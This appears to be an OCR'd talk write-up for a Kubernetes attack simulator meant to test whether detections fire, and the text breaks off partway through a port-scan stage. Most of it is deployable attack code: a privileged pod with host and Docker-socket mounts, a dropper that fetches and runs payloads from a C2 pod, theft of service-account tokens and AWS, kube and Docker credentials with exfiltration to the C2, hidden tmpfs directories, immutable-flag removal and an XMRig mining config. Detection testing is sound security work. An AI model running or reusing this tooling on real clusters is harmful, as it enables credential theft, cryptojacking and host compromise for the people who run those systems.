
this runs as a k8s pod. you deploy it, it executes the full attack chain, logs everything, and terminates. you can run it in the CI/CD pipeline, on a schedule, or after a major cluster change to verify if the defenses still work. it’s deterministic: the same inputs, the same outputs.

attack chain: philosophy

- comprehensive coverage
  - initial access: token theft, credential discovery
  - execution: malicious processes, cryptomining
  - persistence: process hiding, rootkits
  - privilege escalation: container escape, host access
  - lateral movement: reverse shells, port scanning
  - defense evasion: anti-forensics, masquerading
  - exfiltration: C2 comms, data upload

I wanted to hit every layer of the kill chain:
Initial access: token theft, credential discovery
Execution: malicious process execution, cryptomining
Persistence: process hiding, rootkits
Privilege escalation: container escape, host filesystem access
Lateral movement: reverse shells, network scanning
Defense evasion: anti-forensics, binary masquerading
Exfiltration: data upload to C2 server
Each stage triggers different detections. Process execution triggers runtime EDR. Container escape triggers privilege escalation alerts. Credential theft shows up in audit logs. By the end of the simulation, you should see findings across your entire security stack. Why serial execution? I tried parallel at first - run all attacks simultaneously, finish faster. It was a mess. Logs were interleaved, LD_PRELOAD errors from one stage bled into another, and you couldn't tell which attack triggered which detection. Serial execution is slower, but the output is clean. Each stage completes, logs its results, then moves to the next. For a demo, that clarity is worth the extra time. This isn't a penetration test. It's not trying to be stealthy. It's loud, it's obvious, and that's intentional. We want detections to fire. We want logs to fill up. Because the whole point is: does your security infrastructure catch it?

building clusterfuck



this is a 2-pod system: the attack simulator and a payload server.

the attack simulator pod (sim-pod) is where the attacks run. in its simplest form, you'll want to simulate container escape, so we set the privileged flag to "true". since it also simulates breakout techniques, we mount the host filesystem at /host. it also has full network capabilities (NET_ADMIN, SYS_ADMIN, SYS_PTRACE). i'll go into more detail about why i made this intentionally insecure for the talk in a while. the pod is built off an Ubuntu 20.04 base image. it runs dropper.sh when it spins up (the entrypoint). the dropper conntects to the payload server, downloads all the tools, and then executes run.sh, which is the full attack chain orchestrator.

the payload-server pod is the simulated C2 server. it's a simple python http server for this demo, but it can technically be hosted anywhere, like ngrok, another machine, another cluster, namespace, etc. the purpose is to serve files and accept uploads. it also runs netcat listeners on 2 ports to catch rev shells.

the payload server hosts:

- an XMRig binary, i.e. a cryptominer
- rootkits (eBPF www, LD_PRELOAD xmx2.so)
- scripts (port scanner, AWS enumerations, exfil)
- configs (mining pool config, AWS creds, etc)

Communication flow:
Attack pod starts, runs dropper.sh
Dropper curls payload server, downloads attack tools
Dropper extracts to /tmp/payloads
Dropper executes run.sh

Run.sh runs each attack stage
Attacks connect back to payload server (reverse shells, data exfil)
Payload server logs all connections
Both pods are deployed to the same namespace, so they can communicate via Kubernetes service discovery. The payload server is exposed as a Service: payload-server.bilal.svc.cluster.local:8080. Why two pods? Separation of concerns. The attack pod is ephemeral - it runs once and dies. The payload server stays up, so I can inspect logs after the attack completes. It also simulates realistic C2 architecture: the attacker's implant (attack pod) talks to their command server (payload server).

as a quick aside, i want to stress that this is the most basic version of clusterfuck. for the purposes of this talk, i’m simulating intentionally insecure infrastructure. the code on github will reflect the same, because i got flagged for uploading the beefed up version, which is literally malware.

~/clusterfuck/Dockerfile.sim

```
FROM ubuntu:20.04

ENV DEBIAN_FRONTEND=noninteractive \
    TZ=Etc/UTC \
    PAYLOAD_SERVER="payload-server.bilal.svc.cluster.local" \
    PAYLOAD_PORT="8080" \
    AWS_CREDENTIAL_PATH="/etc/bsssq-secrets/aws" \
    MINER_DURATION="60"

RUN apt-get update && \
    apt-get install -y --no-install-recommends \
        tar python3 python3-pip curl wget netcat \
        iproute2 dnsutils ca-certificates && \
    pip3 install --no-cache-dir requests && \
    apt-get clean && rm -rf /var/lib/apt/lists/* /tmp/* /var/tmp/*

COPY sim.tar /
RUN mkdir -p /payloads /tmp/payloads /etc/bsssq-secrets/aws && \
    tar -xf /sim.tar -C /payloads && \
    chmod +x /payloads/* && \
    rm /sim.tar

EXPOSE 8080 4444 7456

RUN echo '#!/bin/bash\n\
if [ ! -f "/etc/bsssq-secrets/aws/iam-role.json" ]; then\n\
  echo "{\"RoleName\":\"example-k8s-admin-role\"}" > /etc/bsssq-secrets/aws/iam-role.json\n\
fi\n\
cp /payloads/* /tmp/payloads/ 2>/dev/null\n\
chmod +x /tmp/payloads/*\n\
exec /tmp/payloads/dropper.sh\n' > /entrypoint.sh && \
    chmod +x /entrypoint.sh

CMD ["/entrypoint.sh"]
```

Component 1: Attack Simulator Container
Dockerfile.sim - Dockerfile.sim:1-35 Base Image: ubuntu:20.04
Full Ubuntu environment (not minimal/distroless)
Provides all tools needed: bash, Python, curl, netcat
Key Environment Variables (lines 3-8):
ENV PAYLOAD_SERVER="payload-server.bilal.svc.cluster.local"
ENV AWS_CREDENTIAL_PATH="/etc/bsssq-secrets/aws"
ENV MINER_DURATION="60"
Payload Packaging (lines 17-21):
COPY sim.tar /
RUN tar -xf /sim.tar -C /payloads && chmod +x /payloads/*
All attack tools packaged in sim.tar: dropper.sh, run.sh, xmx2, www, cc.py, exfil.py, portscan.py, xmx2.so, etc. Entrypoint (lines 25-32):
RUN echo '#!/bin/bash
cp /payloads/* /tmp/payloads/ 2>/dev/null
chmod +x /tmp/payloads/*
exec /tmp/payloads/dropper.sh
Copy payloads to /tmp, make executable, launch dropper.

~/clusterfuck/Dockerfile.payload

```
FROM python:3.9-slim

ENV DEBIAN_FRONTEND=noninteractive \
    TZ=Etc/UTC \
    HTTP_PORT=8080 \
    SHELL_PORT_1=4444 \
    SHELL_PORT_2=7456 \
    ATTACK_DEBUG=0

RUN apt-get update && \
    apt-get install -y --no-install-recommends \
        curl wget netcat-openbsd netcat-traditional && \
    rm -rf /var/lib/apt/lists/*

RUN mkdir -p /payloads/uploads /payloads/shells

COPY xmx2 www cc.py pt xmx2.so run.sh noumt config.json exfil.py portscan.py /payloads/
RUN chmod +x /payloads/*

RUN echo '{"RoleName":"dummy-k8s-cluster-role"}' > /payloads/iam-role.json && \
    echo '{"AccessKeyId":"AKIADUMMYDUMMYDUMMY","SecretAccessKey":"dummysecretkey1234567890abcdefghijklmnop"}' > /payloads/aws-keys.json

EXPOSE $HTTP_PORT $SHELL_PORT_1 $SHELL_PORT_2 4445

RUN echo '#!/usr/bin/env python3\n\
import http.server\n\
import socketserver\n\
import os\n\
import cgi\n\
from datetime import datetime\n\
\n\
PORT = int(os.environ.get("HTTP_PORT", 8080))\n\
DEBUG = os.environ.get("ATTACK_DEBUG", "0") == "1"\n\
UPLOAD_DIR = "/payloads/uploads"\n\
\n\
os.makedirs(UPLOAD_DIR, exist_ok=True)\n\
\n\
def log(msg):\n\
    if DEBUG: print(msg, flush=True)\n\
\n\
class Handler(http.server.BaseHTTPRequestHandler):\n\
    def log_message(self, format, *args):\n\
        if DEBUG: super().log_message(format, *args)\n\
\n\
    def do_GET(self):\n\
        log(f"GET {self.path}")\n\
        try:\n\
```

Component 2: C2/Payload Server Container
Dockerfile.payload - Dockerfile.payload:1-121 Base Image: python:3.9-slim Services Running:
HTTP Server (port 8080): Serves attack payloads
Reverse Shell Listeners (ports 4444, 7456): Catch shells
Data Exfiltration Endpoint: Receives stolen data
Embedded Python HTTP Server (lines 25-107):
Handles GET requests - serve payloads
Handles POST requests - receive exfiltrated data
Logs everything to /payloads/uploads/
Netcat Listeners (lines 109-118):

```
while true; do
    nc -l -p 4444 -v 2>&1 | tee -a /payloads/shells/shell_4444.log
    sleep 1
done &
```

Auto-restart on disconnect, log all shell activity. Dummy Credentials (lines 20-21):

```
RUN echo '{"RoleName":"dummy-k8s-cluster-role"}' > /payloads/iam-role.json
RUN echo '{"AccessKeyId":"AKIADUMMYDUMMY..."}' > /payloads/aws-keys.json
```

Simulation credentials that will trigger Wiz CSPM when used.

~/clusterfuck/attack-sim-deploy.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sim-pod
  namespace: bilal
  labels:
    app: attack-sim
  annotations:
    container.apparmor.security.beta.kubernetes.io/attack-sim: unconfined
spec:
  containers:
  - name: attack-sim
    image: bilals12/attack-sim@sha256:a78f4e467b9b703fbbb13e1c1ac5e1ee59450ed8e811b3e4a9989528bf163938
    imagePullPolicy: Always
    securityContext:
      privileged: true
      capabilities:
        add: ["NET_ADMIN", "SYS_ADMIN", "SYS_PTRACE", "ALL"]
    env:
    - name: PAYLOAD_SERVER
      value: "payload-server.bilal.svc.cluster.local"
    - name: PAYLOAD_PORT
      value: "8080"
    - name: AWS_CREDENTIAL_PATH
      value: "/etc/bsssq-secrets/aws"
    - name: MINER_DURATION
      value: "60"
    ports:
    - containerPort: 4444
      hostPort: 4444
    - containerPort: 7456
      hostPort: 7456
    volumeMounts:
    - name: docker-sock
      mountPath: /var/run/docker.sock
    - name: host-fs
      mountPath: /host
    - name: aws-credentials
      mountPath: /etc/bsssq-secrets/aws
      readOnly: true
  volumes:
  - name: docker-sock
    hostPath:
      path: /var/run/docker.sock
  - name: host-fs
    hostPath:
      path: /
```

attack-sim-deploy.yaml - attack-sim-deploy.yaml:1-52 Critical Configuration - Privileged Context (lines 15-18):

```
securityContext:
  privileged: true
  capabilities:
    add: ["NET_ADMIN", "SYS_ADMIN", "SYS_PTRACE", "ALL"]
```

This is what enables container escape, LD_PRELOAD, eBPF, and mount operations. Volume Mounts - Container Escape Vectors (lines 33-47):

```
volumeMounts:
  - name: docker-sock
    mountPath: /var/run/docker.sock    # Full Docker control
  - name: host-fs
    mountPath: /host                   # Entire host filesystem
  - name: aws-credentials
    mountPath: /etc/bsssq-secrets/aws   # AWS creds
```

~/clusterfuck/payload-server.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: payload-server
  namespace: bilal
  labels:
    app: payload-server
spec:
  containers:
  - name: payload-server
    image: bilals12/payload-server@sha256:09f1313653b435b4402aafa2778440ef090be3f1509a974aeb7e6b0659c05441
    imagePullPolicy: Always
    env:
    - name: ATTACK_DEBUG
      value: "0"
    - name: HTTP_PORT
      value: "8080"
    - name: SHELL_PORT_1
      value: "4444"
    - name: SHELL_PORT_2
      value: "7456"
    ports:
    - containerPort: 8080
    - containerPort: 4444
    - containerPort: 7456
    - containerPort: 4445
---
apiVersion: v1
kind: Service
metadata:
  name: payload-server
  namespace: bilal
spec:
  selector:
    app: payload-server
  ports:
  - name: http
    port: 8080
    targetPort: 8080
  - name: shell1
    port: 4444
    targetPort: 4444
  - name: shell2
    port: 7456
    targetPort: 7456
  - name: echo
    port: 4445
    targetPort: 4445
```

payload-server.yaml - payload-server.yaml:1-49 Standard unprivileged pod + ClusterIP service exposing ports 8080, 4444, 7456.

Component 4: XMRig Mining Configuration
config.json - config.json:1-131 This is the XMRig miner configuration file. Mining Pool (lines 87-104):
"pools": [{
"url": "nicehash.com:3333",
"user": "YOUR_WALLET_ADDRESS",
"pass": "x",
"nicehash": true
}]
NiceHash: Popular mining pool marketplace
Port 3333: Standard mining protocol port (Stratum)
Placeholder wallet address (would be replaced with attacker's in real attack)
CPU Configuration (lines 28-67):
"cpu": {
"enabled": true,
"huge-pages": true,
"yield": true,
"asm": true
}
huge-pages: Memory optimization for mining performance
asm: Use assembly-optimized mining code

Algorithms: Supports RandomX (Monero), CryptoNight variants
Performance Tuning (lines 17-27):
"randomx": {
    "mode": "auto",
    "1gb-pages": false,
    "numa": true
}
RandomX: Monero's ASIC-resistant mining algorithm
NUMA: Optimize for multi-socket systems (common in cloud)
Why This Config Is Realistic:
Disables HTTP API ("enabled": false) - no remote management interface
Background mode disabled - runs in foreground (easier for containers)
No donation level configured (greedy attacker keeps 100%)
Multiple fallback algorithms configured for different coin types

~/clusterfuck/dropper.sh

```bash
#!/bin/bash
R='\033[0;31m'; G='\033[0;32m'; Y='\033[1;33m'; N='\033[0m'
log() { echo -e "${1}[$(date +%T)] $2${N}"; }

PAYLOAD_SERVER="${PAYLOAD_SERVER:-payload-server.default.svc.cluster.local}"
PAYLOAD_PORT="${PAYLOAD_PORT:-8080}"
BASE="http://$PAYLOAD_SERVER:$PAYLOAD_PORT"

log "$Y" "Testing connectivity: $BASE"
curl -s --max-time 10 "$BASE/" >/dev/null 2>&1 || \
curl -s --max-time 10 "$BASE/config.json" >/dev/null || {
    log "$R" "Server unreachable"; exit 1;
}

log "$Y" "Downloading 8 payloads"
for file in xmx2 www cc.py pt xmx2.so noumt config.json exfil.py; do
    curl -sf "$BASE/$file" -o "/tmp/payloads/$file"
done
log "$G" "Downloaded $(ls /tmp/payloads | wc -l) files (25M)"

# Execute main attack chain
log "$Y" "Launching attack chain"
chmod +x /tmp/payloads/*
exec /tmp/payloads/run.sh
```

Let's look at the entry point: dropper.sh. This is the script that runs when the pod starts. It's 25 lines of bash, and its job is simple: download the payloads and execute the main attack script. First, it checks connectivity. It curls the payload server to make sure it's reachable. This is important because of how Kubernetes networking works - the payload server pod might not be ready yet, or DNS might not have propagated. I initially had the dropper fail on HTTP 404, which was wrong - the server was responding, it just didn't have an index.html. So I changed it to accept any HTTP response code, and fall back to checking a known file like config.json. Once connectivity is confirmed, it downloads the payload archive. This is a tarball containing all the attack tools: binaries, scripts, configs. I use tar because it preserves permissions - I need the binaries to be executable when extracted. The dropper extracts to /tmp/payloads, makes everything executable, and then hands off to run.sh. If anything fails - connectivity check, download, extraction - it logs the error and exits. This fail-fast behavior is important for debugging. If the attack doesn't run, I want to know immediately why. One thing I learned: Kubernetes init containers would have been cleaner for this. You could use an init container to download payloads, then the main container runs the attacks. But I kept it as a single entrypoint script for simplicity. Sometimes the straightforward approach is better than the clever one.

~/clusterfuck/run.sh: overview

- structure: 10 serial stages
  - k8s token theft
  - credential sweep (AWS, k8s, env)
  - port scanning (internal recon)
  - process hiding (LD_PRELOAD + eBPF)
  - container escape
  - AWS enumeration (API calls with stolen creds)
  - reverse shells
  - cryptomining (XMRig)
  - defense evasion (file masking, masquerading)
  - python cryptominer (alt)
  - anti-forensics

```
# stage template
log "$B" "Stage N: Attack description"
# ... perform attack operations ...
# ... capture real evidence ...
log "$Y" "  ✓ Evidence: actual data captured"
log "$G" "✓ Stage N complete (metrics)"

# exfiltration pattern (used throughout)
python3 "$SPATH/exfil.py" "$HIDDEN/stolen_data.txt" "/endpoint" 2>/dev/null
```

The orchestrator is 311 lines and implements 11 distinct attack stages. I made a deliberate choice to execute everything serially - no parallel execution, no backgrounding except where necessary for the attack technique itself. Why? Because during a live demo, parallel execution creates unreadable, interleaved logs. You lose the narrative. Serial execution means each stage completes, shows its evidence, and then moves to the next stage. The evidence-based logging pattern is critical - every stage must prove it succeeded with actual data: token previews, credential snippets, port states, connection counts, API error messages. Notice the hidden directory path - /dev/shm/.../...HIDDEN.... This is on tmpfs (in-memory filesystem), survives container restarts, and the triple-dot directory names are designed to evade basic ls commands. All stolen data gets written here, then exfiltrated to the payload server using the exfil.py script.

~/clusterfuck/run.sh: env setup

- tool storage path
  - /usr/sbin, /tmp, /var/tmp
- hidden storage
  - triple-dot, tmpfs
- parametrized

```
#!/bin/bash
export HOME=/root PATH=/usr/sbin:/usr/local/bin:/sbin:/bin:/usr/bin:/usr/local/sbin

R='\033[0;31m'; G='\033[0;32m'; Y='\033[1;33m'; B='\033[0;34m'; M='\033[0;35m'; C='\033[0;36m'; N='\033[0m'
log() { echo -e "${1}[$(date +%T)] $2${N}"; }

SPATH=${SPATH:-/usr/sbin}
for d in /usr/sbin /tmp /var/tmp; do [ -w "$d" ] && SPATH="$d" && break; done
HIDDEN="/dev/shm/.../...HIDDEN..."
PAYLOAD_SERVER=${PAYLOAD_SERVER:?PAYLOAD_SERVER not set}
PAYLOAD_PORT=${PAYLOAD_PORT:-8080}
AWS_CRED_PATH=${AWS_CREDENTIAL_PATH:-"/etc/bsssq-secrets/aws"}
MINER_DURATION=${MINER_DURATION:-60}
```

Colored logging (lines 4-5): Real-time attack progression with timestamps. Colors help distinguish stages during live demo - blue for stage start, yellow for evidence, green for completion.
Tool storage path (lines 7-8): Smart fallback - tries /usr/sbin first (looks like system binaries), falls back to /tmp or /var/tmp if permissions are restricted. This is about blending in with legitimate system files.
Hidden data storage (line 9): /dev/shm/.../...HIDDEN... - triple-dot directories, stored in tmpfs (memory, not disk). Survives container restarts within the pod lifecycle, leaves no persistent filesystem traces.
Configuration via environment variables (lines 10-13): Attack is parameterized - payload server location, AWS credential paths, miner duration. Makes the simulation flexible without code changes.
Code Snippet for Slide:

```
# Tool storage: prioritize stealth locations
SPATH=${SPATH:-/usr/sbin}
[ -w /usr/sbin ] && SPATH=/usr/sbin || { [ -w /tmp ] && SPATH=/tmp || SPATH=/var/tmp; }

# Hidden storage: tmpfs, triple-dot evasion
HIDDEN="/dev/shm/.../...HIDDEN..."

# Configurable via environment
PAYLOAD_SERVER=${PAYLOAD_SERVER:-"payload-server.default.svc.cluster.local"}
```

~/clusterfuck/run.sh: env setup

- clean up /etc/ld.so.preload
  - chattr -ia removes flags
- unlock write-protected dirs
- deploy attack binaries

```
mkdir -p "$HIDDEN" 2>/dev/null

log "$C" "Environment setup"
[ -f "/etc/ld.so.preload" ] && { chattr -ia / /etc/ /etc/ld.so.preload 2>/dev/null; rm -f /etc/ld.so.preload; }

for d in /tmp /var/tmp /dev/shm /usr/sbin; do
    [ -d "$d" ] && [ ! -w "$d" ] && chattr -ia "$d" 2>/dev/null
done

log "$C" "Deploying binaries"
cp /tmp/payloads/* "$SPATH/" 2>/dev/null
chmod +x "$SPATH"/* 2>/dev/null
```

Before executing any attack stages, we need to prepare the environment - clean up previous artifacts, remove defensive obstacles, and deploy our attack tools. Key Operations:
Create hidden storage (line 15): Create the /dev/shm/.../...HIDDEN... directory for stolen data. The 2>/dev/null suppresses errors if it already exists.
Clean up LD_PRELOAD artifacts (line 18): If a previous run left /etc/ld.so.preload behind, we remove it. The chattr -ia removes immutable and append-only flags first (which Stage 4 sets to make the rootkit persistent). This ensures clean slate for the current run.
Unlock write-protected directories (lines 20-22): In some hardened containers, directories like /tmp or /dev/shm might have immutable flags. We remove those flags to ensure we can write our attack tools. This is about bypassing basic filesystem-level defenses.
Deploy attack binaries (lines 24-26): Copy payloads from /tmp/payloads/ (where dropper.sh downloaded them) to $SPATH (chosen storage location), then make key binaries executable:
xmx2: XMRig cryptominer
www: eBPF rootkit
cc.py: Python cryptominer
pt: Port scanner (utility)

This preparation phase shows defensive awareness - we're anticipating and removing obstacles (immutable flags, stale artifacts) before beginning the attack chain. In real-world malware, this kind of environment preparation is standard tradecraft.

~/clusterfuck/run.sh: k8s token theft

- pod identity: service account token
- check standard mount paths, copy to hidden storage
- validate the token if you have kubectl in the container
- exfiltrate!

```
log "$B" "Stage 1: K8s token theft"
for token_path in /var/run/secrets/kubernetes.io/serviceaccount/token /run/secrets/kubernetes.io/serviceaccount/token; do
    [ -f "$token_path" ] && cat "$token_path" > "$HIDDEN/k8s_token.txt" && break
done

if [ -f "$HIDDEN/k8s_token.txt" ]; then
    token_preview=$(head -c 40 "$HIDDEN/k8s_token.txt")
    if grep -q "^ey" "$HIDDEN/k8s_token.txt"; then
        log "$Y" " valid JWT format confirmed!"
    fi
    token_size=$(wc -c <"$HIDDEN/k8s_token.txt")
    log "$Y" "   ✓ Token size: $token_size bytes"
    log "$Y" "   ✓ Token extracted: ${token_preview}..."
    kubectl --token="$(cat $HIDDEN/k8s_token.txt)" auth can-i get pods --all-namespaces 2>/dev/null
    log "$Y" "   ✓ Token saved to: $HIDDEN/k8s_token.txt"
    if python3 "$SPATH/exfil.py" "$HIDDEN/k8s_token.txt" "/tokens" 2>/dev/null; then
        log "$Y" "   - token exfiltrated!"
    else
        log "$Y" "   - exfiltration failed :("
    fi
    log "$G" "✓ K8s token theft complete"
else
    log "$R" "✗ No K8s token found"
fi
```

The first stage of any Kubernetes container compromise is stealing the service account token. This is the pod's identity credential for talking to the Kubernetes API server. How It Works: Every pod in Kubernetes gets a service account token automatically mounted by the kubelet - it's not optional, it's default behavior. The token is a JWT (JSON Web Token) that provides authentication to the Kubernetes API. The Attack (lines 32-34):

```
for token_path in /var/run/secrets/kubernetes.io/serviceaccount/token \
                  /run/secrets/kubernetes.io/serviceaccount/token; do
    [ -f "$token_path" ] && cat "$token_path" > "$HIDDEN/k8s_token.txt" && break
done
```

We check two standard mount paths (the paths changed between older and newer Kubernetes versions). First hit wins, we copy it to our hidden storage. Evidence Collection (lines 37-39):

```
token_preview=$(head -c 40 "$HIDDEN/k8s_token.txt" | base64 | head -c 30)
log "$Y" "   ✓ Token extracted: ${token_preview}..."
log "$Y" "   ✓ Token saved to: $HIDDEN/k8s_token.txt"
```

We extract the first 40 characters, base64-encode them, and show the first 30 characters. This proves we got the token without logging the full credential (OpSec in demos - don't leak real tokens to demo logs). Exfiltration (line 40):

```
python3 "$SPATH/exfil.py" "$HIDDEN/k8s_token.txt" "/tokens" 2>/dev/null
```

Send the stolen token to the C2 server (payload-server) via HTTP POST to the /tokens endpoint. The || log "$Y" " - Exfiltration attempted" ensures we log something even if the exfil fails. Why This Matters: With this token, an attacker can query the Kubernetes API to:

List other pods in the namespace

Read secrets (if RBAC permits)

Potentially create new pods or escalate privileges

This is the foundation for lateral movement within the cluster. Demo Output:
[10:23:45] Stage 1: K8s token theft
[10:23:45] ✓ Token extracted: ZXlKaGJHY2lPaUpTVXpJMU5pSXNJ...
[10:23:45] ✓ Token saved to: /dev/shm/.../...HIDDEN.../k8s_token.txt
[10:23:45] - Exfiltration attempted
[10:23:45] ✓ K8s token theft complete

~/clusterfuck/run.sh: cred sweep

```
log "$B" "Stage 2: Credential sweep"
creds="$HIDDEN/creds.txt"
found_count=0

{
    if [ -f ~/.aws/credentials ]; then
        log "$Y" "  ✓ Found: ~/.aws/credentials"
        cat ~/.aws/credentials >> "$creds"
        ((found_count++))
    fi
    if [ -f ~/.kube/config ]; then
        log "$Y" "  ✓ Found: ~/.kube/config"
        cat ~/.kube/config >> "$creds"
        ((found_count++))
    fi
    if [ -f /etc/db_config/database.yml ]; then
        log "$Y" "  ✓ Found: /etc/db_config/database.yml"
        cat /etc/db_config/database.yml >> "$creds"
        ((found_count++))
    fi
    if [ -f ~/.docker/config.json ]; then
        log "$Y" "  ✓ Found: ~/.docker/config.json"
        cat ~/.docker/config.json >> "$creds"
        ((found_count++))
    fi

    env | grep -iE '_KEY=|_SECRET=|_TOKEN=|_PASS=|^AWS_|^AZURE_|^GCP_' | grep -v PATH | head -5
    if [ -n "$env_creds" ]; then
        log "$Y" "  ✓ Found environment credentials:"
        echo "$env_creds" | while read line; do
            log "$Y" "    - ${line:0:50}..."
        done
        echo "$env_creds"
        ((found_count++))
    fi
} > "$creds" 2>/dev/null

if [ -f "$AWS_CRED_PATH/iam-role.json" ]; then
    role_data=$(cat "$AWS_CRED_PATH/iam-role.json" | base64 -d 2>/dev/null || cat "$AWS_CRED_PATH/iam-role.json")
    role_name=$(echo "$role_data" | jq -r '.RoleName' 2>/dev/null || echo "$role_data" | grep -o '"RoleName":"[^"]*"' | cut -d'"' -f4)

    if [ -n "$role_name" ]; then
        log "$Y" "  ✓ Found IAM role: $role_name"
        echo "$role_data" >> "$creds"
        ((found_count++))
    fi
fi
```

```
if [ -f "$AWS_CRED_PATH/aws-keys.json" ]; then
    key_data=$(cat "$AWS_CRED_PATH/aws-keys.json" | base64 -d 2>/dev/null || cat "$AWS_CRED_PATH/aws-keys.json")
    access_key=$(echo "$key_data" | grep -o '"AccessKeyId":"[^"]*"' | cut -d'"' -f4)
    if [[ "$access_key" =~ ^AKIA[A-Z0-9]{16}$ ]]; then
        log "$Y" "  ✓ Found AWS AccessKeyId: ${access_key:0:15}***"
        echo "$key_data" >> "$creds"
        ((found_count++))
    fi
fi

if [ -s "$creds" ]; then
    if python3 "$SPATH/exfil.py" "$creds" "/creds" 2>/dev/null; then
        log "$Y" "  ✓ Credentials exfiltrated ($(wc -l < $creds) lines)"
    else
        log "$Y" "  - Exfiltration failed (saved locally)"
    fi
fi
log "$G" "✓ Credential sweep complete ($found_count sources found)"
```

After stealing the Kubernetes token, we pivot to finding credentials for external systems - AWS, GCP, Azure, databases, or any other services the application needs to access. This is about lateral movement beyond the cluster. The Attack Pattern: Attackers sweep 6 common credential locations in this order: 1. AWS CLI credentials (lines 54-58): ~/.aws/credentials
Developers often bake AWS credentials into container images during builds
Left over from local development, forgotten during containerization
2. Kubernetes config (lines 59-63): ~/.kube/config
If this container manages other clusters, it might have cluster-admin credentials
Contains certificates, tokens, and cluster endpoints
3. Database configs (lines 64-68): /etc/db_config/database.yml
Application database credentials
Often mounted as ConfigMaps or directly in the image
4. Environment variables (lines 70-79):
env | grep -iE '(AWS|AZURE|GCP|SECRET|KEY|TOKEN|PASS)' | grep -v PATH | head -5
The most common place for credentials in containerized apps
Twelve-factor app pattern: configuration via environment
We filter out PATH (noise) and limit to 5 results for demo brevity
5. Mounted AWS IAM role (lines 81-90): /etc/bsssq-secrets/aws/iam-role.json
Simulates Kubernetes secrets containing AWS role metadata
Handles both base64-encoded (real secrets) and plaintext (our simulation)
6. Mounted AWS access keys (lines 92-100): /etc/bsssq-secrets/aws/aws-keys.json

Static AWS credentials injected via Kubernetes secrets
The anti-pattern we're demonstrating (should use IRSA instead)
Key Technical Details: Subshell redirection (lines 53-79):

```
{
    # All credential checks here
} > "$creds" 2>/dev/null
```

The entire block's output (both logs and actual credential data) gets written to creds.txt. The 2>/dev/null suppresses errors for missing files. Evidence masking (lines 73-76):

```
echo "$env_creds" | while read line; do
    log "$Y" "    - ${line:0:50}..."
done
```

We only show the first 50 characters of each environment variable to avoid leaking full credentials in demo logs. Dual encoding support (line 82):

```
role_data=$(cat "$AWS_CRED_PATH/iam-role.json" | base64 -d 2>/dev/null || cat "$AWS_CRED_PATH/iam-role.json")
```

Tries base64 decode first (real Kubernetes secrets are base64-encoded), falls back to plaintext if decode fails. Demo Output:

```
[10:23:46] Stage 2: Credential sweep
[10:23:46]   ✓ Found environment credentials:
[10:23:46]     - PAYLOAD_SERVER=payload-server.bilal.svc.cluste...
[10:23:46]     - AWS_CREDENTIAL_PATH=/etc/bsssq-secrets/aws...
[10:23:46]   ✓ Found IAM role: dummy-k8s-cluster-role
[10:23:46]   ✓ Found AWS AccessKeyId: AKIADUMMYDUMMY***
[10:23:46] ✓ Credential sweep complete (3 sources found)
```

Why This Matters: This stage demonstrates secret sprawl - credentials scattered across filesystems, environment variables, and mounted volumes. Each source is a potential avenue for cloud account compromise, database access, or lateral movement to other services.

~/clusterfuck/run.sh: port scan

```python
#!/usr/bin/env python3
import socket
import sys
from concurrent.futures import ThreadPoolExecutor, as_completed

def scan(ip, port):
    try:
        s = socket.socket()
        s.settimeout(0.3)
        result = s.connect_ex((ip, port))
        s.close()
        return (port, result == 0)
    except:
        return (port, False)

if __name__ == "__main__":
    if len(sys.argv) < 3:
        print("Usage: portscan.py <host> <port1> <port2> ...")
        sys.exit(1)

    host = sys.argv[1]
    ports = [int(p) for p in sys.argv[2:]]

    try:
        ip = socket.gethostbyname(host)
    except:
        print(f"DNS failed: {host}")
        sys.exit(1)

    with ThreadPoolExecutor(max_workers=10) as ex:
        futures = {ex.submit(scan, ip, p): p for p in ports}
        for future in as_completed(futures, timeout=5):
            port, is_open = future.result()
            print(f"{port}:{'OPEN' if is_open else 'CLOSED'}")
```

```
log "$B" "Stage 3: Port scanning $PAYLOAD_SERVER"
payload_ip=$(getent hosts "$PAYLOAD_SERVER" | awk '{print $1}')
log "$Y" "  Resolved: $PAYLOAD_SERVER → $payload_ip"
